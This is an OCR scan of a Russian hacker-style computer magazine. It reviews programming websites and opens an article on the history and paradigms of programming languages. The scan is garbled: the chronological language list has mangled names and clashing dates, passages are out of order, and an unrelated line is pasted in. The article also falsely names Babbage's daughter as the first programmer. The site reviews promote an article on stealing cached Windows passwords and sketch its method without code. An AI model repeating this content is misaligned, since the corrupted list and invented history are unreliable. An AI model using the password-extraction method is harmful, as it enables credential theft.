СТРАНИЧКА  
ПЫТАЕТСЯ ОВЯ-  
ЗАТЕЛЬНО НАУ-  
ЧИТЬ ОЧЕРЕДНО-  
ГО ЛАМЕРА ЧУМУ-  
РАЗУМУ.  
У МЕНЯ ЗА 10  
ЛЕТ ПРОГРАМ-  
МЕРСКОГО СТА-  
ЖА СОБРАЛОСЬ  
ГРОМДНОЕ КО-  
ЛИЧЕСТВО ССЫ-  
ЛОК ЛЮБОГО  
НАПРАВЛЕНИЯ И  
ОРИЕНТАЦИИ.  
ХОЧЕШЬ, Я  
ПОДЕЛЮСЬ  
С ТОБОЙ?

[www.torry.ru](http://www.torry.ru)

Я решил начать именно с этой странички. Хотя нет, страничкой это не назовешь - это просто чемодан какой-то. Чемодан информации. Если ты пишешь свои проги на Delphi, то этот УРЛ - твой. Тут расположено громадное количество компонентов, примеров, вспомогательных прог, документации, книг и куча всякой всячины. И создал это чудо природы Maxim Peresada. Хотя, по моим сведениям, он русский, я все же написал его фамилию как она есть в оригинале на сайте, чтобы не обидеть человека.



У сайта не очень яркий и не очень привлекательный дизайн, зато навигация достаточно удобная, за нее - 5 баллов :).

Очень важно, как мне кажется, и регулярное обновление. Сайт обновляется не реже чем каждую неделю, и количество информации очень быстро растет. Все новое можно легко найти в специально отведенном разделе, и не надо кошмариться среди бабушкиного белья.

Приличное количество доступных компонентов. Все очень удачно разложено по разделам. С другой стороны, поисковой системы на сайте просто нет. Иногда бывает сложно сразу же найти определенный файл, приходится бесконечно ковыряться в этих самых удобных разделах. Maxim, правда, обещает исправить эту ситуацию в ближайшее время.

Если ты - программист со стажем, и у тебя есть свои наработки в виде компонентов, то мо-

жешь их выложить здесь. Будь уверен, твою работу обязательно заметят. Если ты слишком жадный, чтобы даром отдавать кому-нибудь свой труд, то можешь назначить цену. И если твоя работа действительно стоящая, то ты сможешь прожить беззаботную жизнь - правда, недолгую :).

Очень сильно радует большое количество фриварных софтин, которые могут помочь в нелегком труде кодинга. Хотя некоторые из них большие - хрен сольешь. Этую проблему можно решить с помощью громадного количества зеркал, подобрав наиболее быстрое из них. НО! Самое, пожалуй, грустное для всех нас: несмотря на российский адрес странички, все здесь на английском. Так что убрай свою улыбку и запасайся англо-русским словарем.

Чтобы не заканчивать на такой страшной ноте, я еще раз похвалю [www.torry.ru](http://www.torry.ru). Здесь есть очень важный и очень полезный для нас раздел - Нитор. Сей хумор тоже на английском, но я всем советую почитать этот раздел. Вот несколько хуморин в русском переводе и моей интерпретации:

1. Корпорация Microsoft и Boeing Corp. рады сообщить о месяце совместной программы. Вы можете бесплатно пролететь на Boeing 797 бет-та. Ждем вас!!!
2. Чем отличается женщина и Windows 95? Ничем. Обе они обладают способностью вешать на вас тонны бесполезной информации и трижды просить подтверждения очевидных вещей.
3. Один ламер говорит другому: Вчера я включил свой компьютер, и запустился Norton. Смотрю, а у меня на левой панели диск C:\ и на правой панели диск C:\. Я подумал, зачем мне два одинаковых диска C:\? Взял и с одного из них все удалил.
4. Жена и муж (оба программисты) лежат в постели:  
Она: Вы хотите повторить процедуру?  
Он: Функция не возвратила значение...


# ТЕХНИЧЕСКИЕ СЕТИ

## VR ONLINE

<http://www.crosswinds.net/~vrmag/>

Следующий неплохой ресурс. Он будет очень полезен программистам все того же Delphi, хотя и все остальные здесь найдут полезную инфу. Все пишется так, чтобы понимали программеры любых отклонений (особенно любители С).

В отличие от предыдущей странички, дизайн мне понравился. Нельзя сказать, что отличный, но и не скажешь, что плохой. Неплохая навигация, все быстро грузится, а самое главное - никаких баннеров и рекламы. Хотя насчет рекламы я поторопился: хозяин ищет спонсоров, и, вполне возможно, он их найдет, потому что его работа стоящая.



Вся информация здесь выполнена в виде журнала. Это и преимущество, и недостаток. Преимущество в том, что любая инфа сопровождается комментариями и пояснениями, что очень полезно для программеров других языков (отличных от Delphi) и самое главное - ламеров :). Это хорошо, что здесь не забывают про чайников. Если ты решил заняться программированием и ничего в этом не разбираешь, то здесь тебя научат.

Недостаток оформления в виде журнала - это то, что очередного обновления приходится ждать целый месяц :). Желательно, чтобы журнал выходил почще, но такое трудно тре-

бовать от одного человека, да еще и без спонсоров.

Сейчас на страничке доступны 3 номера журнала. Мне удалось связаться с разработчиком (скажу сразу, что он единственный, кто быстро ответил на мой запрос), и он меня уверил, что уже готов августовский номер, и мы его увидим позже, потому что есть какие-то проблемы с закачкой. Поверим ему на слово, но... если обманет, то будет иметь дело со мной :).

На данный момент в этом журнале описываются следующие темы:

1. Программирование на Delphi (общие сведения и использование графики).
2. Программирование в Internet или в локальной сети.
3. Программирование мониторов. Эта тема будет полезна не только программистам, но и юзерам.
4. Язык SQL.
5. Уроки программирования на OpenGL
6. Для создателей игр - DirectX.

Самая интересная для нас статья находится в июльском номере - "Воровство паролей". Здесь рассказывается, как без проблем написать прогу, которая вытащит тебе все пароли, даже если они не сохранены в pwl-файлах. Немного оторвусь и расскажу, как это работает. Окна пользовательского размера (95/98 и даже старые NT) при старте загружают в память все пароли и держат их там. Если пользователь ввел еще один пароль, то он тоже остается в памяти, пока компьютер не перегрузят. В этой статье показаны недокументированные функции, которые позволяют вытащить из кэша эти пароли.

Если у кого возникнут проблемы с написанием кода, то он может скачать себе исходники в архиве. В каждой статье есть ссылка на готовые исходники. Так что, если у тебя генетическая ошибка в ДНК, то скачай себе все исходники и не мучай клаву :).


И напоследок: на все три выложенных на сайте номера разбит рассказ неизвестного автора - "Dark Horror". Мой острый глаз говорит,

что это похоже на фантастику о бедном хакере и его друзьях. Не сказал бы, что бомба, но мне показалось интересным. Я его распечатал и сейчас читаю в свободное время. Не буду больше ничего говорить. Если захочешь, то сможешь сам все увидеть.

## ROMKA GRAPHICS.

[http://www.math.ut.ee/~romka/index\\_rus.htm](http://www.math.ut.ee/~romka/index_rus.htm)

Эта страничка посвящена программированию на OpenGL. Первый взгляд говорит, что сайт только начинает строиться. Информации не так уж и много, но она очень интересная и очень полезная. Сейчас здесь очень много проблем, но будущее у странички есть.



Так уж получилось, что мне придется больше ругать Ромку, чем хвалить. Но все же я советую тебе сюда заглянуть, особенно если ты собираешься заняться 3D графикой с использованием OpenGL. Правда, как это ни парадоксально, и дизайн, и графика на паге здорово хромают.

Вся информация достаточно доступна для программеров с небольшим стажем. Если ты начинающий, то сначала посети "VR online" и только потом иди сюда, чтобы повысить свой экспириенс. Исходные тексты демок написаны на С. Они очень просты и понятны, если имеешь какие-нибудь начальные знания языка С и OpenGL. А вот без базовых знаний тут ловить нечего :(.

## INTERFACE LTD.

<http://www.interface.ru/interf.htm>

На очереди теоретический сайт. Здесь полно информации, касающейся не только программистов, но и руководителей, администраторов и остальной компьютерной элиты. Сюда необходимо заглядывать за новостями. Программист, как никто другой, должен знать обо всех нововведениях.



Как и большинство сайтов компьютерной тематики, эти страницы страдают плохим дизайном. Такое ощущение, что программеры - это не люди. Да и не сможешь ты здесь найти конкретную инфу по программированию - зато сможешь найти достаточно много интересного о технологиях. Хорошо развиты ссылки на дополнительные источники, поэтому можно легко пополнить чемодан знаний из других источников. А самое главное здесь - это раздел "трудоустройство". Он состоит из двух подразделов: "биржа труда IT-специалистов" и "Наши вакансии". Список предлагаемых здесь работ достаточно большой. Хорошо устроен поиск интересующей вакансии. С помощью фильтра ты можешь выделить только те вакансии, которые тебе подходят. Работу здесь может найти не только программер, но и админ, и даже наш брат - хакер (как эксперт по безопасности, железу или софту). Предлагаемая на сервере работа касается в основном жителей Москвы. Я не так уж и много просмотрел вакансий, но все они касались нашей любимой столицы.

Советую тебе этот сервер как новостной, как источник инфы о технологиях и для поиска работы.

## БИБЛИОТЕКА WEBCLUB

<http://www.webclub.ru/library/index.html>

Следующий проект называет себя "Российский клуб веб-мастеров", и здесь действительно

полно инфы для сетевых и Web-программистов. Я тебе даю ссылку на библиотеку этого клуба. Сюда стоит захаживать за доками на любую программерскую тему.



Теперь разберем все по косточкам. Как всегда, начнем с дизайна. Он достаточно хорош - может быть, один из лучших среди подобных сайтов. Навигация тоже в порядке. Каждый раз, когда я сюда захожу, складывается такое впечатление, что я здесь родился :).

Теперь по поводу инфы. Ее здесь полно, и она, в основном, теоретическая. Если ты захотел познакомиться с языком программирования, используемым в Интернете, то твоя дорога лежит сюда. Здесь есть инфа по языкам разметки, языкам программирования в сети и Web, серверам (установка, настройка и прочая ерунда), безопасности, протоколам, различным технологиям и куча другой ерунды. Все очень хорошо разбито по разделам.

Очень часто выложенные здесь доки страдают недоеданием. В них описано все поверхность или они просто неполные. Но попадаются и очень хорошие материалы, в которых ты найдешь все, что тебе может понадобится.

Здесь же ты можешь попробовать найти себе работу. Для этого рискни посетить раздел "биржа труда". Люблю, когда предлагают денежку не отходя от кассы :).

Несмотря на маленькие недостатки, этот сайт смотрится очень красиво и аккуратно (так и хочется нагадить). Так что заходи сюда, чтобы узнать о технологиях, используемых в сетке, и о программировании всего, что с этим связано.

## КОРОЛЕВСТВО DELPHI

<http://delphi.vitpc.com/>

Следующая страничка будет полезна только программерам, использующим Delphi. Владелец пытается собрать здесь все, что хоть каким-нибудь боком касается программирования

на его любимом языке. Я очень часто здесь бываю, чтобы скачать очередную порцию примеров или документации.



Зайдя сюда, ты наткнешься на самую ужасную навигацию, которую только можно себе представить. Хозяева зачем-то выложили на главную страницу новости во весь экран и кучу ненужной ерунды. Сразу заметно, что проект ведет женщина :). Если хочешь избавиться от некоторых проблем с навигацией, то начинай свое путешествие с карты сайта <http://delphi.vitpc.com/asp/catalog.asp>. Леночек (она ведет этот проект) уже давно пора сделать карту начальной страничкой и добавить к ней новости. Главное - все это сделать аккуратно. А я стараюсь дать тебе как можно больше прямых ссылок, чтобы ты не заблудился.

<http://delphi.vitpc.com/table/search.asp> - здесь находится поиск по круглому столу (по-нашему это FAQ). <http://delphi.vitpc.com/treasury/search.asp> - здесь находится поиск по сокровищнице (библиотека).


Некоторые из статей написаны плохим языком и очень тяжело перевариваются в желудке. Бывает даже, что застревают в горле, поэтому для понимания нужны достаточно хорошие знания языка. Хорошо, что такие статьи попадаются редко.

Итак, этот ресурс подходит для программеров со стажем или для начинающих - как FAQ. Правда, если ты совсем чайник, то научиться здесь будет тяжело.


## CIT Forum

<http://www.citforum.ru/>

Как написано в заголовке, эта страничка хранит в себе "Море аналитической информации". Я бы немного поправил авторов - здесь целый океан. Эта библиотека хранит в себе инфу на все возможные программерские или околоворобудные темы. Здесь описываются различ-



ные технологии, операционные системы, базы данных, языки программирования (в основном разновидности С) и многое другое. Практически все доки оформлены как книги и могут помочь как начинающим, так и мегабрейнам.



Страницы сайта грузятся практически моментально из-за минимального использования графики. Вся информация очень удобно разложена по разделам, и если что-то надо найти, то это не составит особого труда. Разработчики сделали даже поиск по серверу, хотя я им ни разу не пользовался.

Почти все доки, выложенные здесь, пытаются научить программированию даже закоренелого ламера. Хотя ни одному документу не удается все разложить по полочкам, как это сделано в VR Online. Если у тебя нет генетической ошибки в ДНК, то ты сможешь запросто научиться кодингу на этих доках :). Правда, ты сильно расстроишься, когда отыщешь интересующую тебя доку, потому что ее нельзя скачать себе на винт и почитать в off-line. Все книги разбиты на части и занимают по несколько страниц - сие удобно для загрузки и чтения, но не удобно для сохранения. Из-за этого приходится лазать по разделам и сохранять или печатать кучу страниц, и только потом все соединять в одну доку.


Для того чтобы узнавать новости сервера, есть список рассылки, на который ты можешь подписаться.

## INFOCITY

<http://infocity.kiev.ua/main.html>

Следующий сайт расположен на Украине. Несмотря на свое происхождение и поголовный переход украинцев на свой родной язык, страница выполнена на русском. Здесь полно инфы для программера, администратора, хакера и, самое главное, - чайника :).

С этой паги качай все подряд и читай в off-line - благо, почти все доки зипованные.



Отдельные - очень даже хороши. Если очень захочешь, то сможешь найти даже доки на украинском. Этого и следовало ожидать, ведь страница находится в Хохляндии. Если у тебя с чувством юмора все в порядке, то обязательно скачай себе пару таких книжек. Очень даже интересно почитать инфу на этом языке - раздел "хумор" этому сайту просто не нужен :). Жаль, таких книг мало - в основном все написаны русским и понятным нам языком. Да, еще: очень советую заглянуть в раздел Security&Hack. Здесь есть немножко полезной (хотя и устаревшей местами) инфы.

Вроде все, больше ничего интересного на этом сайте нет. Двигаем дальше.

## JAVABLE

<http://www.javable.com>

Теперь я хочу познакомить тебя с ссылкой на сервер Java-программиров. Такой крутой домен, а все страницы еще и доступны на английском, испанском, французском, немецком, итальянском и моем любимом русском языке :).



Достаточно хороший и удобный ресурс для программеров, которые выбрали для себя технологию Java. Если ты один из них, то заходи - не пожалеешь. Тут можно найти громадное количество доков, факов и просто инфы по этой технологии. Правда, большинство доков тут на английском. Точнее сказать, почти все. Я давно уже пытаюсь заняться Java, но, кроме основ и

примитивного программирования, я до сих пор не знаю ничего. Книгу мне покупать в лом, а в Инете "жавабль" - единственный достойный ресурс.

Если ты хочешь программить Яву, то заходи сюда. Может быть, мы когда-нибудь с тобой здесь столкнемся.

## КЛУБ ЛЮБИТЕЛЕЙ С

<http://www.cppclub.newmail.ru>



Я расскажу о нем очень коротко. Новости здесь можно не читать, толку от них мало. В раздел "Книги" ты тоже можешь не торопиться. Ничего скачать здесь не дадут. Здесь просто полно отсканированных титулов продажных книжечек, найдешь сюда - сможешь только полюбоваться обложками и, в лучшем случае, прочитать аннотацию.

Но, несмотря на все это, здесь можно набраться хороших знаний, особенно в разделах "Форум" и "Феньки". На этом сайте, в основном, общаются между собой достаточно хорошо понимающие свое дело кодеры. Хотя иногда попадаются глупые вопросы и такие же глупые ответы.

Очень интересен раздел "Проекты". Если ты уже немного знаешь С/С++, то обязательно посети. Здесь куча классных примеров. Возможно, что ты подхватишь что-то новое :).

Самый лучший ресурс для программера

Я долго выбирал самый лучший из всех возможных ресурсов и пришел к выводу - это ФИДО. Его главные достоинства - здесь редко обижают ламеров, а чаще помогают; есть специальные конференции, в которых обмениваются исходниками. Ну а самое главное - сеть бесплатна (хотя плата есть - это пиво :)).

Подключайся к самым-самым!



# ЯЗЫКИ ПРОГР ОБЗОР-ЛИНКЕ

the sound of winter [thebiggiggleland.com]

**КРАТКИЙ СПИСОК ЯЗЫКОВ В ХРОНОЛОГИЧЕСКОМ ПОРЯДКЕ ПО ВРЕМЕНИ ИХ СОЗДАНИЯ:**


Как видно из списка, "бум" по созданию языков произошел в 60-х/70-х годах. В то время стремительно развивались аппаратные возможности компьютеров, появились персоналки и, соответственно, стали появляться частные разработки языков программирования, которые потом стали пользоваться всеобщей популярностью.)

19XX BCPL  
19XX IPL  
19XX A.PD.RE.L.  
19XX CLIPPER  
194X PLAn.CALCUL  
1949 КРАТКИЙ КОД  
1952 АУТОСОФЕ  
1953 SPEEDCODEP  
1954 АДГ+  
1956 FLOW-MATIC  
1957 АР+  
1958 АЛГОЛ-58  
1959 FACT  
195X FORTH  
195X МАТН-МАТИС  
1960 АЛГОЛ-60  
1962 АРЛ  
1964 АЛЬФА  
1964 PL/1  
1964 BASIC  
1967 LOGO  
1967 SIMULA  
1968 АНАЛИТИК-68  
1968 АЛГОЛ-68  
196X СОБОЛ

196X БУББУС  
196X АЛГОЛ & ГАМС  
196X LISP  
196X PASCAL  
196X АЛГОЛ ЕХ.  
196X MOUIE  
196X БЛОБОЛ  
196X SCALPER  
196X POPLES+ОПЕ  
1970 FORTH  
1972 С  
1972 Л.Д.И. РЕ. С.  
1972 РГОЛОС  
1976 ЭЛЬБРУС-76  
1979 АРД  
197X Л.С.Р'Е.  
197X SMALLTALK  
1985 BASIC +ГИВ  
1986 SGML  
1987 ОБЕГОП  
1988 А.Ш.Х.  
198X С++  
1992 ОБЕГОП-2  
199X РЕГЛ  
199X РЧ+НП

# аммированиЯ.

3.



частую человек, который хочет научиться программировать, не может выбрать, с какого именно языка ему стоит начать обучение. Он мечется в поисках простого и понятного, но практически везде наталкивается на почти непреодолимую для непосвященного преграду из непонятных терминов, классификаций, структур. И обычно самому разобраться в них не представляется возможным. Так и появляются клянчущие ламеры в новос-конференциях, которые в поисках помощи, исходят криком на продукты жизнедеятельности человека, доставая окружающих своими криками, вроде: "НачИте Меня ПРАГРОМИРАВАТЬ!". Можно попытаться помочь таким людям, но в большинстве своем они хотят всего и быстро, а не понемногу и постепенно, как это происходит на самом де-

ле. Как говорит мой знакомый: "Халавы на халаву не бывает". И он абсолютно прав. ;-) Чтобы иметь халаву, нужно учиться ее иметь! ;-) Нельзя стать крутым программистом а-ля Ромеро (который есть автор DOOM'a и еще пары знаменитых игровых движков от ID Software) просто так, "за нефиг делать" в течение недели. Но даже если ты учился кодингу десять лет, знать о нем абсолютно все тоже не получится. А потому надо разобраться, какие вообще языки программирования существуют и какие наиболее популярны, а какие просты в освоении и легче в понимании. Поделюсь собственными знаниями и опытом более шести лет кодинга. Принимать за правила или руководство к действию эту статью может и не стоит, но - информация к размышлению, как говорят. ;)

## Дело было давно

На данный момент языков программирования насчитывается наверняка уже гораздо больше сотни. Полный их список с короткими комментариями можно было бы напечатать брошюрой, вроде мемуаров отставного полковника. Первые языки программирования появились еще в середине 40-х годов! Похоже, не удастся установить, кто же все-таки был самым первым, но из них сейчас известны забугорный "Plan.Calcul" и отечественный "Краткий код" для малых вычислительных систем. Затем произошло что-то вроде взрыва активности по созданию языков автоматизации всяческих процессов, и этих самых языков стало больше, чем грибов после дождичка в четверг. Самыми первыми, конечно, были языки, программы на которых выглядели

“плоско”. Не было ветвлений и всяческих переходов. Условные переходы - это уже следующая ступень развития, которая принесла намного больше функциональности и позволила делать нечто большее, чем сложение двух-трех чисел и вычисление логарифма от двойки. Постепенно новые (в то время) языки программирования становились все больше и больше непохожими друг на друга, появлялись целые направления в программировании со своими концепциями и методами написания программ. Многие языки появлялись исключительно благодаря операционным системам, в состав которых они входили, другие были очень удобны для написания программ на конкретном аппаратном обеспечении. Многие принятые сейчас стандарты в период с конца 60-х до начала 70-х попросту не существовали, и каждый создавал железки по своему образу и подобию. Без каких-либо пожеланий быть совместимым с кем-то еще. Таким образом, под каждую железку свое программное обеспечение (утилиты, драйвера, прикладные программы) создавалось каждый раз с нуля. Происходило это, в общем-то, от того, что не было создано более-менее универсального языка (или нескольких языков), подходящего для каждого конкретного круга задач. Вот и вынуждены были стараться кто во что горазд.

Вскоре появился немножко заторможенный Си. Боль-

шинство программ писалось на ассемблере, поскольку предпочтения отдавались именно скорости выполнения программ, но Си постепенно вытеснил ассемблер, поскольку более удобен для использования - ведь он все-таки язык высокого уровня, более нагляден и чуть позже вдобавок приобрел способность быть легко переносимым. Последнее оказалось одной из главных причин популярности медленных программ на Си - их было легко устанавливать на самых разных компьютерах, зачастую вообще не имеющих никакой совместимости.

### Совсем давным-давно

Страшно подумать, но вся эта компьютерно-

программистская кутерьма началась даже не в этом веке (который, кстати сказать, уже прошлый :)), а еще в XIX, позапрошлом веке. В тысяча восемьсот тридцатые годы математик Чарльз Беббидж загорелся великолепной и (по тем временам) абсолютно сумасшедшей идеей построения “думающей” машины. Идейка еще та была. ;-) Хотя Беббидж прекрасно понимал, в какую авантюру он втягивается, он все-таки решился на постройку полностью автоматического счетного устройства. Эта машина должна была выполнять одно сложение в секунду и работать

ткой!) стала дочь Беббиджа - Кэтрин Беббидж. Она помогала ему составлять программы для этой “чудо-машины”. А кто-то говорил, что у женщины-программиста с программированием столько же общего, сколько у морской свинки с морем. ;-)

### Как это делается?

Однако вернемся к не столь давним временам. Сегодня существует три основных принципа написания программ и, соответственно, построения языков программирования. Самый первый из них и старший по возрасту - модульный принцип. Модульным он назван потому, что каждая задача для предстоящего программирования разбивается на какие-то цельные завершенные части. И программирование ведется исключительно по этим частям - написали часть номер 1, протестировали ее, написали часть номер 2, протестировали ее - потом все вместе собрали и получили программный продукт. То есть программу в конечном итоге можно представить в виде мозаики, которую сначала рисует, а потом и собирает вместе программист. Большим плюсом данного подхода (и, собственно, причиной, по которой он появился) является возможность работы над программой не одного (зашись!) программиста, а нескольких или даже нескольких групп программистов.

Простых и близких примеров языков модульного принципа можно набрать сколько угодно - это и Pascal, и C, Python и даже Perl с его модулями \*.PM. Только последние два представляют собой несколько более продвинутый вариант - о них немножко позже. Весь код обычно разбивается на процедуры и функции, каждая из которых делает что-то независимо от других. Не совсем, конечно, независимо, все-таки должна быть какая-то связь между ними. ;-)

Обучение языкам программирования лучше начинать с языков модульного принципа - он наиболее прост и понятен. Кроме того, он является как бы “подложкой” для остальных двух принципов.

**ЗАЧАСТУЮ ЧЕЛОВЕК, КОТОРЫЙ ХОЧЕТ НАЧУЧИТЬСЯ ПРОГРАММИРОВАТЬ, НЕ МОЖЕТ ВЫБРАТЬ, С КАКОГО ИМЕННО ЯЗЫКА ЕМУ СТОИТ НАЧАТЬ ОБУЧЕНИЕ. ОН МЕЧЕТСЯ В ПОИСКАХ ПРОСТОГО И ПОНЯТНОГО, НО ПРАКТИЧЕСКИ ВЕЗДЕ НАТАЛКИВАЕТСЯ НА ПОЧТИ НЕПРЕДОЛИМУЮ ДЛЯ НЕПОВЯЩЕННОГО ПРЕГРУДУ ИЗ НЕПОВЯЩЕННЫХ ТЕРМИНОВ, КЛАССИФИКАЦИЙ, СТРУКТУР. И ОЫЧНО САМОМУ РАЗОБРТЬСЯ В НИХ НЕ ПРЕДСТАВЛЯЕТСЯ ВОЗМОЖНЫМ. ТАК И ПОЯВЛЯЮТСЯ КЛЯНЧАЩИЕ ЛАМЕРЫ В НЬЮС-КОНФЕРЕНЦИЯХ, КОТОРЫЕ В ПОИСКАХ ПОМОЩИ ИСХОДЯТ КРИКОМ НА ПРОДУКТЫ ЖИЗНEDЯТЕЛЬНОСТИ ЧЕЛОВЕКА, ДОСТАВЯ ОКРУЖАЮЩИХ СВОИМИ КРИКИМИ, НАВРОДЕ НАЧУЧИТЕ МЕНЯ ПРАГРОМИРАВАТЬ .**

без участия человека. Наверное, первым языком программирования нужно считать язык программирования для машины Беббиджа. Он предполагал, что его машина будет складывать и вычитать за одну секунду, умножать два пятидесятзначных числа за минуту, делить стозначное на пятидесятзначное тоже за минуту. Шустрая машинка ;-). Но, увы, он так и не достроил машину из-за нехватки средств (к тому времени вся машина целиком занимала огромную комнату) и рабочих. Своих денег Беббиджу не хватило, а никто другой не соглашался ему помочь, потому что никто не верил в эту затею с автоматической машиной. Ее даже называли “чудачеством Беббиджа”. А первым программистом (и по совместительству - первой программис-

пов. Они - вроде наследников могущественного папаши с большими деньгами. ;-)

Второй из рассматриваемых принципов - объектно-ориентированное программирование. Программы такого плана пишутся не каждый раз "с нуля", а как модернизации к старым модулям и уже написанным программам. Объектно-ориентированные программы подобны кирпичным домам - их строят постепенно, кирпич за кирпичом. Кирпичи в таком здании - это так называемые объекты (не субъекты и всякого рода странные типы ;-)). Главное отличие объектов и объектного программирования заключается в том, что объект представляет собой не только код - процедуры и функции, но и данные, с которыми они работают. Два в одном. Но не шампунь. ;-) Например, на C++ (объектно-ориентированном расширении стандартного модульного C) объекты выглядят приблизительно вот так:

```
class Descendant
{
private:
    char *Name;
    void far *Data;
public:
    Descendant();
    ~Descendant();
    DoSomeBussiness;
};
```

Это довольно оригинальное решение и, на самом деле, весьма практическое. Ну, во-первых, несколько разных программистов могут писать одну программу по частям, абсолютно ничего не зная друг о друге, но зная, что у каждого объекта должны быть определенные функции. Например, объект Mouse должен иметь функцию определения, была ли нажата кнопка мыши, каковы мышиные координаты и т.д. А во-вторых, может понадобиться описать не просто мышку, а какую-нибудь навороченную с гироскопами (эта мышь прямо на палец надевается - рулезная штучка, только руки устают ее держать на весу, хоть и маленькая ;-)). И вместо того, чтобы переписывать весь код заново (особенно те участки, которые мало или совсем не изменились), можно создать еще один объект (его называют объектом-потомком), который будет обладать всеми полями данных и процедурами их обработки уже существующего объекта-предка и некоторыми новыми процедурами/ полями. То есть примерно так:

```
class Offspring: public Descendant
{
private:
    void far *myCoolData;
public:
    CrackerInterneta;
};
```

Объект Offspring (потомок) имеет, кроме явно описанных CrackerInterneta ;- ) и myCoolData, также поля и процедуры объекта Descendant (предка). Кроме того, ненужные или старые процедуры можно переписывать/замещать точно так же. Это позволяет писать код, что называется, на века. И очень быстро.

